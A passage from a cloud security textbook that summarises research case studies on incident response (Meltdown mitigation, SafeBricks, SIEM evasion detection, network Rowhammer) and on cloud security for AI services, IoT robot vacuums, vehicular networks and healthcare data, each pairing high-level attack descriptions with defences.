Post-Incident Validation	AWS Config and CloudTrail can monitor resource and configuration changes to ensure vulnerabilities are addressed and compliance is maintained post-eradication.	Google Cloud Audit Logs and Security Command Center validate that threats are eradicated and systems are secure.	Azure Monitor and Sentinel offer security validation using monitoring and auditing capabilities and ensure the threat is removed from the environment.
Lessons Learned and Process Review	AWS well-architected tool can be used to identify gaps and improve processes. AWS artifact helps provide compliance documents for the incident.	Google Security Command Center can be used to highlight lessons for future prevention. Compliance reports can be generated through cloud audit logs.	Azure Advisor can be used for providing post-incident recommendations. Azure Policy and Compliance Manager ensures adherence to post-incident governance.

8.4 Incident Response Case Studies

In this section, we compare the case studies for incident response and discuss the factors such as performance consideration when deploying a

mitigation or remediation measure, gaps in detection systems when performing incident response.

8.4.1 Performance Consideration for Incident Response

8.4.1.1 Efficient Defense Against Meltdown Attacks

Efficient Defense Against Meltdown Attacks for Unpatched Vulnerabilities (EPTI) [[129](#)] addresses Meltdown vulnerability, a hardware-level flaw in modern processors such as Intel that targets isolation between user and kernel space. Traditional defenses such as Kernel Page Table Isolation (KPTI) patch the issue but introduce significant performance overhead. Moreover, deploying this mitigation is limited, especially for unpatched VMs in cloud environments. EPTI proposes an alternate solution using Extended Page Tables (EPTs) to extend user and kernel memory space more efficiently.

The research work uses a mechanism called EPT switching that prevents unauthorized access to kernel memory without flushing Translation Lookaside Buffer (TLB), which reduces the performance overhead significantly compared to KPTI. EPTI provides seamless deployment in a cloud environment without requiring guest OS patches or reboots, making it a more practical solution for unpatched VMs. The empirical evaluation shows that EPTI introduces limited filesystem performance overhead (1.1%).

- **Improved Mitigation:** EPTI can be deployed by CSPs without needing guest VM reboots or user inputs, addressing the challenge of VM patch management. This simplifies containment and allows quick deployment of defenses across impacted systems.
- **Enhanced Performance:** Maintaining optimal performance for the underlying system is important for a remediation mechanism. EPTI

significantly reduces performance overhead based on Micro-benchmarks (LMBench) evaluation results. EPTI offers better performance for both Null and Open/Close syscalls than KPTI.

- **Seamless Integration and Migration:** Integrating EPTI with live migration allows for seamless recovery in virtualized environments. The incident response team can quickly move VMs to a patched environment without downtime, which is important for business continuity planning during incident response.

8.4.1.2 SafeBricks: Shielding Network Functions in the Cloud

SafeBricks [205] securely outsources Network Functions (NFs) to the cloud while preserving security. SafeBricks offers key advantages when NF integrity needs to be preserved from cloud providers or attacks from within the cloud infrastructure (insider threat scenarios). The use of SGX enclaves discussed in the paper ensures that sensitive data within network traffic and code of proprietary NFs remain confidential, even if there is a cloud breach. Some key security features provided by the solution are:

- **Preservation of Confidentiality and Integrity:** The framework ensures that packet contents and network function logic are inaccessible to cloud administrators or attackers. This reduces the risk of data exfiltration during an incident.
- **Principle of Least Privilege:** Limiting NFs access to only specific parts of packet headers and payload minimizes the attack surface. If NF is compromised, the attack's impact is isolated only to specific packet parts.
- **Log Integrity:** Logs are encrypted in SafeBricks design, ensuring logs generated by NFs are tamper-proofed and cryptographically chained. This supports forensics investigation during an incident, allowing the

incident response team to analyze the logs without worrying about evidence tampering.

- **Reduced TCB Size:** Trusted Computing Base (TCB) size is minimized in SafeBricks. Compared to alternatives such as mcTLS [\[189\]](#) or systems that include an entire operating system, SafeBricks reduces the scope of vulnerability exploitation during an incident.

Authors conducted empirical evaluations on the NetBricks setup and observed that SafeBricks introduces up to 15% performance overhead depending on complexity and state requirements of NFs tested, including firewall, Deep Packet Inspection (DPI), Network Address Translator (NAT) and load balancers. Simple NFs, like swapping IP addresses, introduce less than 5% overhead, whereas complex NFs introduce more overhead due to memory access requirements and operations like encryption-decryption associated with SGX.

The experiments on real-world traffic, based on synthetic and ICTF traces, show that more extensive memory requirements can cause significant performance hits when NF working sets exceed SGX's enclave memory capacity (~94 MB), causing page faults and cache misses. The NF evaluation shows minimal cost on performance ~3% when enforcing least-privilege, ensuring NFs can only be accessed by parts of traffic necessary for their operation. Compared to mcTLS, this is a significant improvement given they introduce performance overhead of up to 2.2x due to redundant encryption and inter-enclave transitions. SafeBricks overcomes this limitation by using a single enclave for NF chains, which is more efficient for deploying NFs.

SafeBricks can provide coverage for many direct attacks. However, the framework can be targeted by Side-Channel attacks inherent in SGX. Another limitation of the framework is the complexity and size of network

functions that can be secured. The enclave memory limitation (~94 MB) restricts the size of NFs. This reduces the ability of SafeBricks to be used in high-throughput environments.

8.4.2 Gaps in Detection System

8.4.2.1 SIEM Rule Evasion Detection in Cloud Environment

Uetz et al. [[252](#)] analyzes the gaps in detection rules for Security Information and Event Management (SIEM) systems by examining the SIEM detection rules and identified the issue that adversaries can evade detection rules and perform malicious actions in enterprise network without being detected. The research introduced AMIDES, a system that can improve the organization's incident response capabilities by identifying evasion of SIEM rules. The authors emphasize the need for adaptive detection strategies to detect adversaries who can bypass the SIEM rules.

The experimental results on a large dataset of four weeks with ~155 million process creation events were used to check the performance of AMIDES. The system was able to detect 70% evasions successfully. AMIDES was also evaluated for runtime performance on a Linux server with 40 CPU cores and 384 GB RAM. AMIDES processed 156 k events per second, which is 330x faster than the peak event load in the dataset, making an efficient system for deployment on production-grade networks. AMIDES utilized machine learning to discern between malicious actions that mimic benign behavior and actual benign actions. This helps reduce the gaps in detection without increasing false positives, thus enhancing overall security posture and response capabilities for the organization.

8.4.2.2 Rowhammer Attacks over Network and Defenses

The research work Throwhammer [[243](#)] presents a novel attack method that exploits Rowhammer vulnerability over the network using Remote Direct

Memory Access (RDMA). The paper demonstrates that modern fast RDMA-enabled networks can perform Rowhammer attacks remotely without executing code on the victim machine. Authors demonstrate that high-speed RDMA-enabled networks can flip Rowhammer bits by bombarding the remote machine's memory with specifically crafted attack traffic. The attacker can flip the bits in sensitive memory areas and compromise key-value store-based applications such as Memcached.

The experimental results suggest that remote Rowhammer attacks can target commodity 10 Gbps networks. The bit-flips were triggered in 700 seconds using Throwhammer over a 10 Gbps network. As the network speed increases, the bit flips can be triggered over a shorter period. Authors also tested DRAMs such as Hynix and Corsair, showing significant variations in bit flips, with Hynix DIMMs flipping 464 unique bits in 30 minutes and Corsair DIMMs flipping 185 bits. This shows different hardware configurations are susceptible to Rowhammer attacks.

Next, we review the attack and defense methods discussed in the paper from an incident response lens (below):

- **Detection and Analysis:** Throwhammer tool can detect network-based Rowhammer attacks. It uses the network's ability to induce bit-flips remotely via RDMA access. The attacker can target different network configurations, speeds, and DIMM types; the organizations should have a monitoring mechanism to detect high-volume network traffic trying to hammer memory buffers in real-time.
- **Containment:** The paper discussed the 'ALIS' allocator for protecting applications from remote Rowhammer attacks by ensuring attack isolation to vulnerable memory areas. ALIS places guard rows around DMA buffers in DRAM, isolating them from the rest of the memory and preventing bit flips from affecting critical data structures.

- **Eradication:** Disabling RDMA functionality or applying other hardware-level protections can help eradicate Rowhammer vulnerability. Some other methods, such as upgrading systems to use ECC memory or DRAM modules resistant to Rowhammer attacks, can be considered for eradication. The paper also highlights the lack of preparedness of hardware and software systems against such attacks, indicating the need for hardware design changes to address the issue entirely.
- **Recovery:** This phase can involve checking for potential data corruption or privilege escalation after eradication. The system impacted by the Rowhammer attack would need to be cleaned, reimaged, or restored to a customary working state in the recovery phase.

Summary

This chapter explores incident response fundamentals and compares cloud-specific approaches to traditional on-premise methods. The chapter introduces the incident response lifecycle and discusses the critical role of the Cyber Security Incident Response Team (CSIRT) in managing and mitigating security threats. The comparison between cloud and on-premise approaches to incident handling highlights the differences in scope, tools, and methodologies. A detailed examination of public cloud-specific monitoring, logging, and threat detection services helps equip the reader for crafting an incident handling framework tailored to their organization. The strategies for incident containment, eradication, and recovery tailored for the public cloud are discussed with examples specific to AWS, GCP, and Azure. Finally, the real-world case studies for defending against Meltdown attacks and protecting network functions using cloud-specific design patterns emphasize the need for scalability and automation. Analysis of detection gaps in cloud systems, including Security Information and Event

Management (SIEM) rule evasion and defense against advanced threats like the Rowhammer attack, helps readers understand how to implement tailored incident response strategies and overcome common challenges in cloud-native environments.

Chapter 9

Case Studies in Cloud Security

DOI: [10.1201/9781003384496-9](https://doi.org/10.1201/9781003384496-9)

The migration of industry sectors towards cloud platforms have introduced security and privacy concerns to individuals, organizations, and critical infrastructure. Addressing security issues has become paramount to healthcare, finance, and the emerging Internet of Things (IoT) applications. This chapter reviews the security risks introduced by the shift to a cloud platform in the form of case studies that explore security challenges and provide insight into risks and innovations in the cloud.

The research presents case-studies of cloud security, including threats to AI-based cloud systems, vehicular networks, cloud data management challenges in healthcare applications, and privacy issues affecting IoT systems. The attacks reveal vulnerabilities that can be exploited by malicious actors, leading to significant breaches. The privacy aspect of cloud security reviews smart devices such as robotic systems that have showcased considerable security flaws that can lead to unauthorized access to sensitive information, underscoring the need for robust IoT security protocols.

The review of privacy-preserving methods for cloud-based data sharing and secure communication underscores how secure deduplication and encrypted search can maintain data privacy without sacrificing accuracy. Similarly, vehicular cloud networks require data anonymization protocols for preserving users' privacy while enhancing traffic safety and efficiency.

We also review the data sharing and identify management in a cloud environment and how they affect the security landscape.

Next, we review cloud infrastructure security at scale using large-scale cloud services such as Microsoft Azure. The security and reliability while managing updates require an innovative approach. The Gandalf framework discussed in this research work [[154](#)] uses real-time monitoring to identify and mitigate risks with software rollouts. Similarly, we review tenant-controlled security models for bare-metal cloud that allow security-sensitive tenants to control cloud configurations, offering improved security compared to traditional cloud environments.

9.1 Adversarial Threats and Privacy-based Attacks in Cloud Systems

This section discusses vulnerabilities associated with AI-driven cloud services, IoT systems, and adversarial threats that can target these systems. As AI becomes pervasive in cloud environments for tasks such as image detection, data classification, and language processing, the AI models become part of the cloud attack surface. Similarly, vulnerable smart IoT systems can allow unauthorized access to user data and control over devices. The section explores how adversarial manipulation of AI models and unauthorized data extraction attacks against IoT devices can lead to privacy breaches and functional disruptions. The section emphasizes the need for advanced defenses and privacy-preserving protocols to safeguard these technologies.

9.1.1 Adversarial Attacks Against Cloud-based AI Systems

Li et al. [[153](#)] discuss black-box attacks against real-world cloud-based image detection systems. The authors used semantic segmentation to generate semantic-aware adversarial examples. Their research work

presents Image Processing (IP) attack, Single-Pixel (SP) attack, Subject-based Local-Search (SBLS) attack and Subject-based Boundary (SBB) attack. The threat model considers the adversarial attacks to mislead the detector into misclassification. The evaluation metrics L_0 , which measure the number of pixels that have been altered, Peak Signal to Noise Ratio (PSNR), and Structural Similarity (SSIM) are used to measure perturbation in original image and effectiveness of the attacks.

9.1.1.1 Adversarial Attack Strategies

IP attack checks the effect of different image processing techniques such as Gaussian Noise, Grayscale image, Image Binarization, Salt-and-Pepper, and Brightness Control. The image processing techniques are used directly as adversarial examples. SP attack checks the perturbations of a single pixel and its impact on the classifier. The authors discuss the limitation of this attack on the classification system and propose a new technique where pixels are modified increasingly. The attack targets three image areas: subject, non-subject, and random regions. SBLS attack searches for the optimal perturbation of local region iteratively and identifies the perturbation with the most significant influence on the model decision in each iteration. SBBS attack, also known as a decision-based attack, starts with large adversarial perturbations and seeks to reduce the perturbation while staying adversarial. SBBS attack incorporates semantic segmentation and a greedy algorithm to improve the practicality of the attack.

9.1.1.2 Adversarial Attack Empirical Evaluation

The empirical evaluation uses the ImageNet dataset [76]. The dataset is designed to represent typical content that classifiers of different cloud platforms AWS, Google Cloud, Alibaba, Azure, and Baidu are tasked with detecting, including images with sensitive topics like violence, explicit content, and political figures. The results reveal that all four attack methods

discussed achieve high success rates with variable effectiveness depending on the attack vector and target platform. SBLS attack proved highly effective, as modifications specifically mislead the model's attention to key image regions, reducing detection accuracy across platforms. SBLS attack achieved 100% success against Baidu and 67% success rate against Alibaba in the violent image category. SBB attack proved effective in categories such as the generation of adversarial political images, achieving 82% adversarial images against Baidu's detector and 67% images against Alibaba's detector.

9.1.1.3 Detection and Defense Against Adversarial Attacks

A combination of detection and defense strategies can enhance the robustness of cloud-based detectors. Some techniques include adversarial training, ensemble models, defensive distillation, input transformation, and anomaly detection. Adversarial training involves retraining models with adversarial examples of perturbed images so that models can learn to recognize and resist common attack patterns. Ensemble models combine predictors from multiple models and can withstand common attacks, making it harder for adversarial examples to succeed against all models simultaneously. Defensive distillation trains models to be less sensitive against small changes in input by compressing knowledge from a complex model into a simpler model. Input transformation techniques such as image resizing, cropping, and random noise addition can mitigate adversarial effects by normalizing images before they reach the model. The anomaly detection models can help identify inputs that deviate from typical data patterns, flagging potential adversarial examples. Using a combination of these defense methods, cloud providers can improve the resilience of the detection systems against different attack patterns.

9.1.2 Privacy and Security in IoT Cloud Ecosystems

IoT devices are increasingly embedded in personal and public cloud environments, collecting and transmitting sensitive data. IoT ecosystems involve complex, cloud-connected infrastructure and introduce new attack vectors that can lead to privacy and security breaches. Ullrich et al. [253] conducted a case study of IoT-enabled robot vacuums such as Neato BotVac Connected and Vorwerk Kobold VR330. The devices gather extensive information through sensors, including cameras, ultrasonic detectors, and lasers, to navigate and map users' home layouts. The devices are connected to cloud storage services and allow remote updates and control to the users. This also introduces potential risks if security is not adequately enforced.

9.1.2.1 Security Vulnerabilities and Attack Vectors

The research work [253] explored the technique of secure boot bypass to reveal firmware and targeted device-specific secret key generation for identifying vulnerabilities. The secret key generation process comprises buffer overflow vulnerability, providing remote attackers complete control of the local network and remote cloud interface.

[Figure 9.1](#) shows the communication ecosystem of Robovac. The tasks such as account information and management of linked robots are done remotely using two API servers, Beehive and Nucleo. The Beehive cloud provides initial authentication information, whereas Nucleo provides robot functionality. The hardware analysis of Neato Botvac Connected revealed a hidden Initial Program Load (IPL) boot menu. The secure boot bypass is used to launch a memory extraction attack, providing Image File System (IFS) and WiFi credentials. The static analysis of firmware helped uncover information about key system calls, message queues, and hardcoded encrypted passwords. The static analysis also provided information about key decryption procedures used in robot binaries.




Figure 9.1: Robovac communication ecosystem with vulnerable components marked in red [253]. [📄](#)

The secret key generation for Neato BotVac and Vorwerk Kobold VR300 uses predictable patterns for generating encryption keys, which significantly reduces entropy to secure data storage and communication. The vulnerability can allow attackers to replicate or guess the keys, leading to the decryption of sensitive information and the impersonation of legitimate users. The review of remote vulnerabilities exposes weaknesses within the cloud-based communication protocols of IoT devices. The exploitation of buffer overflow vulnerability, for instance, allows attackers to take control of the device over the internet. The overflow vulnerability enables remote attackers to execute unauthorized commands with elevated privileges, providing remote attackers complete control of the device and its cloud operations. The vulnerabilities highlight risks to privacy and security, allowing attackers to manipulate sensitive information. The attacker can exploit security issues to get information such as home layout maps or user routines. Moreover, the access can further attack other devices on the local network.

9.1.2.2 Defense Against IoT Attacks in Cloud

The research highlights the need to prioritize security in IoT devices using stronger key management practices, including a high-entropy key generation process and more substantial encryption standards to prevent security exploits. The IoT device manufacturers should also follow the principle of least privilege in operating systems. The Neato allowed attackers to access all binaries once they bypass primary protection. Device manufacturers should follow best security practices like privilege separation and binary obfuscation. Additionally, the strong cryptography on IoT devices should be complemented by filtering invalid requests in the cloud to prevent remote attacks.

9.1.3 Privacy-Preserving Cloud Security for Vehicular Networks

Vehicular Clouds (VCs) provide computing and storage services to vehicles that are part of Vehicular Ad hoc Network (VANET). The VANET utilizes resource-pooling from participating vehicles to increase computing and storage capacity without significant investment in underlying infrastructure. Zhang et al. [277] introduced a privacy-preserving communication scheme for VC establishment and data dissemination. This scheme allows a secure and anonymous VANET formation for vehicles close to each other. We discuss security issues impacting Vehicular Cloud Networks (VCN) and defense against adversarial attacks.

9.1.3.1 Security Vulnerabilities and Attack Vectors in Vehicular Cloud

The time-varying nature of vehicular cloud resources (vehicles can join and leave the VC anytime) and multiple communication channels offered by VC such as vehicle-to-vehicle, Vehicle Roadside Unit (RSU) creates a broader attack surface compared to traditional wireless networks. Moreover, the communication in VCN can be targeted by eavesdropping, data tampering, and replay attacks. The attackers can intercept and manipulate sensitive

data, disrupting traffic systems or compromising vehicle privacy. Some attack vectors that can impact VCNs are detailed below:

- **Eavesdropping:** Attackers can intercept communication between vehicles or between vehicles and cloud servers. This attack can compromise data such as vehicle location, driving patterns, or user identities.
- **Spoofing:** This attack involves the attacker impersonating legitimate entities in VCN, such as vehicles, RSUs, or cloud servers. The attackers can inject malicious data to manipulate VC.
- **Replay Attack:** The unauthorized re-use of previously captured messages to deceive the system. The attacker can replay valid authentication requests to allow unauthorized requests to cloud services or disrupt real-time vehicular cloud applications.
- **Denial of Service (DoS) Attack:** The attacker can flood the cloud system with illegitimate requests, overwhelming the cloud server or communication channels, causing service outages. This can disrupt VCN operations.
- **Sybil Attack:** This attack involves the attacker creating multiple fake identities to manipulate network decisions and gain illegitimate advantages in VCN, such as traffic management and resource allocation.
- **Malware and Ransomware:** Ransomware attacks targeting cloud data, encrypting, and demanding decryption payment can significantly threaten VCN services' continuity.

9.1.3.2 Defense Against Attacks Targeting Vehicular Cloud

The research work [[277](#)] outlines several defense mechanisms to secure VCN and protect user privacy while ensuring data dissemination.

- **Privacy-Preserving Communication Protocols:** Zhang et al. [277] propose an anonymous communication framework that allows secure vehicle cloud creation while ensuring the privacy of user identities. Using pseudonyms and dynamic identity-based authenticated group key agreements facilitates secure communication while preserving sensitive information. The use of Location-based Encryption (LBE) discussed in the paper allows the sender to send an encrypted message to entities in a designated area so that only entities in that area can decrypt the encrypted message.
- **Secure Data Dissemination:** The use of encryption techniques helps counteract data tampering and eavesdropping. The cryptographic framework ensures that only authorized entities can decrypt and access the sensitive information.
- **Group Key Management:** A dynamic identity-based group key management ensures that keys are updated securely as vehicles join or leave the VCN. The research discussed AKGA, a group key agreement that allows the group to establish standard encryption and decryption keys. This mechanism ensures that risks introduced by the dynamic nature of VCN are handled and prevents unauthorized entities from accessing group communication.
- **Authentication and Integrity:** Message Authentication Codes (MACs) and digital signature are employed to verify the integrity of data and authenticate the sender. This approach prevents data spoofing and replay attacks by ensuring the integrity of messages from other entities in the VCN.
- **Secure Session Management:** Temporary session keys established during vehicular cloud interactions ensure that even if keys are

compromised, the impact is minimal on the VCN. This helps secure the communication channels.

- **Resistance to DoS Attacks:** The framework incorporates lightweight cryptographic operations and resource-sensitive algorithms to reduce computational and communication overhead on VCN, improving robustness to DoS attacks.

9.2 Security and Privacy for Healthcare Cloud Applications

Security of healthcare and vehicular cloud networks is critical given the real-time nature of operations and the sensitive data these applications handle. Both fields rely heavily on cloud networks to process vast data collected from wearable sensors, medical devices, or vehicular systems. This dependency comes with many security vulnerabilities, including unauthorized access, data breaches, and network disruptions that can severely impact public health and safety. Moreover, violating patient data in the cloud can compromise confidential health information and violate privacy laws such as HIPAA.

Healthcare cloud stores and processes patient information such as Electronic Health Record (EHR), which makes them a target of cyber attacks. Vehicular cloud networks integrated with VANETs enable vehicles to communicate with other cloud services to facilitate traffic management, autonomous driving, and safety features. Vehicular networks handle dynamic information such as real-time data from connected vehicles, sensor readings, GPS coordinates, and environmental information. The dynamic nature of vehicular networks creates a broad attack surface for the attackers. Security threats such as data tampering, spoofing, and Denial-of-Service (DoS) attacks can compromise the safety and reliability of the vehicular cloud network.

9.2.1 Privacy-Preserving Cloud Solutions for Healthcare

IoT and cloud technologies are rapidly developing and adopting electronic healthcare systems. Patient data can be transmitted to medical professionals for real-time health monitoring. The patients can access their data in the cloud via mobile devices. A key concern highlighted by Wang et al. [262] is the privacy of Personal Health Records (PHRs) collected from wearable healthcare devices and sensors. The PHR data needs to be stored in a cloud-encrypted format. This makes it difficult for patients and medical professionals to access the data. The keyword search over encrypted medical data is a challenging problem highlighted by the research work. There are schemes such as Searchable Encryption (SE) where the user constructs a search trapdoor for search over encrypted data and private key to perform a search without data decryption. Attribute-based encryption (ABE) [240] compliments SE with fine-grained search authorization and access control where multiple medical professionals and patients are involved. Attribute-based Searchable Encryption (ABSE) integrates ABE and SE schemes to allow patients to define an access policy that provides only actors selected by the patient with access to data decryption and search over encrypted data. A limitation of these schemes is the inability to perform policy hiding. The user needs to attach a policy to the ciphertext for performing decryption. This allows malicious attackers to infer sensitive data through the leaked policy. Moreover, computation and communication costs are associated with ABSE schemes. Wang et al. [262] proposed a Fast Keyword Search Hidden Policy ABE (FKS-HPABE) scheme to provide fine-grained authorized keyword search over encrypted data. The system preserves the privacy of access policy in ciphertext and recipient anonymity. The solution obtains fast keyword search and only introduces

constant overhead given the ciphertext and search key are independent of the number of attributes and their values.

Another issue of mobile healthcare applications is compliance with privacy regulations and how the healthcare apps can sometimes compromise the user's privacy [221]. This issue has been discussed in [221, 261], and case studies show that violating the regulations can severely harm the user's data, leading to data leakage or impersonating and espionage on the users themselves.

9.2.1.1 Security Vulnerabilities and Attack Vectors Impacting Privacy of Healthcare Data

The threat model discussed in the research [262] considers the case of an “honest-but-curious” cloud server. The cloud server performs data encryption and access provisioning but may be open to attack vectors discussed below:

- **Unauthorized Access:** Cloud servers may accidentally infer sensitive information from encrypted data using search queries. This creates an opportunity for unauthorized users and malicious actors to gain access to sensitive data.
- **Collusion Attacks:** Unauthorized doctors and malicious users can collude to gain access to data and understand the structure of search trapdoor functions. This attack vector can allow any number of doctors to derive information about other doctors' queries.
- **Policy Exposure:** Traditional ABE and ABSE schemes reveal access policies and ciphertext, allowing attackers to infer sensitive patient or data owner information.

9.2.1.2 Defense Against Attacks Targeting Privacy of Healthcare Data

The scheme FKS-HPABE [262] ensures policy preservation and secure access to healthcare data in electronic healthcare systems. The data from medical sensors is collected in real-time. To ensure data privacy, the data is encrypted using Ciphertext-Policy Attribute-Based Encryption (CP-ABE). The patients can specify the access control policies, allowing only specific healthcare providers to decrypt their data. The Machine-to-Machine (M2M) data transmission ensures secure transfer of data between hospitals, medical centers, and research institutions. The doctors obtain secret keys from a trusted authority, allowing keyword search by generating secure trapdoor functions that can be submitted to the cloud server. The cloud server uses trapdoor functions to search keywords over the encrypted data. The proposed scheme addresses the security vulnerabilities discussed in the threat model for secure keyword search and prevents policy exposure as follows:

- **Preventing Unauthorized Attacks:** The hidden policy mechanism discussed in the research work ensures that the access structure of the policy is embedded within the encryption process and not explicitly attached to the ciphertext. Private keys are generated uniquely for each user based on the ABE scheme. The cryptographic design makes it computationally infeasible for unauthorized users to forge private keys or access encrypted data. Only authorized users can use private keys to generate trapdoor functions for the keyword search. The user attributes should also satisfy the embedded access policy in the ciphertext to execute a valid search over encrypted data and decrypt the data. This ensures unauthorized users cannot infer access sensitive information about other users with privileges to access the data.
- **Defense Against Collusion Attacks:** Private keys of each user are uniquely generated using distinct random secret. Even if two users

with similar attribute lists decide to collude to gain access to the data about other patients and doctors, they will not be able to collude and bypass system access control restrictions. The private key generation process is designed to be strongly existentially unforgeable under the q -strong Diffie-Hellman (DH) assumption, making it challenging for attackers to derive valid keys through collision.

- **Policy Exposure Protection:** The access structure is embedded in the encryption process for ensuring hidden policy enforcement. Since the ciphertext does not explicitly include an access policy, attackers are prevented from learning sensitive information about the access policy for other users. The system segregates the keyword index and the search trapdoor into two parts: keyword search and access policy. Only users with an access control policy can determine if the search trapdoor matches the encrypted keyword.

9.2.2 Secure Data Deduplication in Multi-cloud Environment

An important area of the healthcare cloud system is the secure storage of PHRs, comprising digital patient data versions. The ever-increasing digital data cost and volume create several security and management challenges for patients and medical providers. Cloud storage-assisted electronic Health (eHealth) systems are cost-effective, but data services that depend only on single or multiple cloud providers have limitations. A single cloud provider eHealth network challenges include data privacy, availability, and vendor lock-in. A multi-cloud solution combines various cloud storage providers into a single storage pool with data replication to provide fault tolerance. The replication of data on multiple remote domains creates security and data availability challenges, such as limited capability for security data hosted on various platforms and latency in data access for the end-user [93]. Fog-to-multi-cloud cooperatives [82, 200] provide a hybrid cloud's

flexibility and improve the data security, as the data stays closer to the end-user. Fu et al. [23] propose a fog-to-multi-cloud cooperative storage model that uses application-aware secure data deduplication to reduce the cost of cloud storage and network traffic and addresses security risks by encrypting PHRs using server-aided message-locked encryption.

9.2.2.1 Security Vulnerabilities and Attack Vectors Impacting eHealth Data

The threats impacting eHealth data can be classified based on the adversary's origin (internal or external) and their attack vectors. We describe internal and adversary attack models below:

- **Internal Adversaries**

1. **Untrusted Infrastructure:** Insecure storage in fog and multi-cloud environments due to untrusted fog nodes and cloud storage services can create opportunities for remote attackers to mount targeted attacks. This can lead to data breaches and unauthorized access.
2. **Compromised Key Servers:** Key Server Center (KSC) is an important entity for establishing trust in a multi-cloud environment. If a sufficient number of key servers in the third-party KSC are compromised, adversaries can reconstruct encryption keys, breaching data confidentiality.
3. **Malicious Insiders:** Insiders with access to cloud storage can retrieve and misuse PHRs, violating patient privacy. Similarly, insiders who collude with patients may gain access to the medical data or keys belonging to other patients.
4. **Honest-but-Curious Behavior:** Healthcare providers following protocols may outsource forged PHRs or leak PHRs outsourced by other doctors accidentally, violating data confidentiality.

- **External Adversaries**

1. **Insecure Communication Channels:** Adversaries can use attacks such as man-in-the-middle by intercepting and manipulating communication between different entities, compromising data confidentiality and integrity.
2. **Denial of Service (DoS) Attack:** Online adversaries can block network services by disrupting communication channels, making the system unavailable for legitimate users.
3. **Hardware-based Attacks:** Attackers may tamper with computing and storage devices leading to confidentiality breaches of PHRs. Additionally, physical tampering of storage devices can cause data errors and render services unavailable.

9.2.2.2 Defense Against Attacks Targeting eHealth Data

SafePHR [93] provides application-aware secure data duplication while maintaining security properties such as data confidentiality, integrity, and key security.

- **Application-aware Secure Data Deduplication:** The proposed approach for application-aware secure data deduplication enhances the efficiency of data storage and transmission of eHealth data by identifying and removing duplicate data securely. The method operates within the fog-to-multi-cloud computing model and integrates application semantics with cryptographic measures to defend against attacks targeting eHealth data. The process involves the following steps:
 1. **Application-Aware Chunking:** Files are divided into chunks based on semantic information, such as file type, name suffix, content structure, file headers, etc. The process of Whole File

Chunking (WFC) is used for compressed files to reduce redundancy. The Content-Defined Chunking (CDC) process is used for uncompressed files with a mean chunk size of 4 Kb for granular deduplication. Each chunk is encrypted using message-locked encryption, and ciphertext and encrypted chunk-level keys are sent to the fog layer.

2. **Tag Generation:** For each chunk file, a tag index is generated using a cryptographic hash function (SHA-256). Tags are calculated using public parameters and chunk-level keys, ensuring secure deduplication without exposing sensitive data. The tags generated from this step are sent to the fog layer for duplicate detection.
 3. **Duplicate Checking:** The fog layer maintains a tag index database for each application type of PHR. Tags are queried against the index to identify duplicates, returning a deduplicated tag set. The unique chunks thus identified are uploaded to multi-cloud storage, while duplicates are replaced with their corresponding tags locally.
- **Data Confidentiality:** Data deduplication employs message-locked encryption during chunking. The sensitive PHR data remains encrypted, ensuring attackers cannot access raw PHRs even if deduplication tags are exposed. On the client side, the patients and doctors need a username and password to log in. PHR files can only be encrypted and decrypted using generated file keys or chunk keys in client devices, and only encrypted chunks are sent to the fog nodes. The encrypted data is encoded before being uploaded to multi-cloud. The file keys are managed in a third-party key server cluster, and

chunk keys are encrypted using a file key and stored in the fog environment. This process ensures data confidentiality.

- **Data Integrity:** A hashing algorithm such as SHA-256 calculates file tags or chunk tags to ensure the clients have not changed data contents. The MySQL cluster ensures encrypted file data protection in a fog environment by creating two data node replicas. Reed-Solomon coding is used to encode encrypted data. This technique helps ensure the integrity of the data.
- **Key Security:** KSC of fog is used for storing file-level keys. This is done securely using Shamir's secret sharing scheme [74]. This scheme ensures that the adversary cannot obtain the key shares even if a threshold number of key servers are compromised (as discussed in attack vectors) in KSC. The chunk-level keys are encrypted under file-level keys to ensure that the hardware adversary cannot learn the chunk-level keys.

9.2.3 Cloud-Centric Authentication for Wearable Healthcare Monitoring Systems

With the digitization of the healthcare industry, IoT devices for collecting medical data such as heart rate, blood pressure, and body temperature have become pervasive. The data from these devices is processed in the cloud to provide healthcare analytics.

[Figure 9.2](#) illustrates the data flow of the wearable healthcare devices ecosystem. This ecosystem includes wearable devices, communication technologies, and cloud-based infrastructure to connect patients to different healthcare entities. The key components include:

